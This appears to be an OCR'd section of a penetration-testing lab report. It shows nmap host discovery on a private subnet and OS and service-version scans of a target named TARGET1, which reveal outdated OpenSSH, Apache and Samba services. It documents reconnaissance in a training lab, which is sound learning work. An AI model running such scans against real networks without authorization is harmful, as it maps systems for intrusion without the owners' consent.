
Method Screenshots

nmap -sn 192.168.1.0/24



```
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-21 21:23 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00060s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00090s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0016s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0017s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0017s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.93 seconds
root@Kali:~#
```

nmap -O -sV 192.168.1.110




```
root@Kali:~# nmap -O -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-23 10:19 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.16 seconds
root@Kali:~#
```

Method Screenshots


Norbert

nmap -O -sV -p 80,22 192.168.1.110



```
root@Kali:~# nmap -O -sV -p 80,22  192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-23 10:22 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
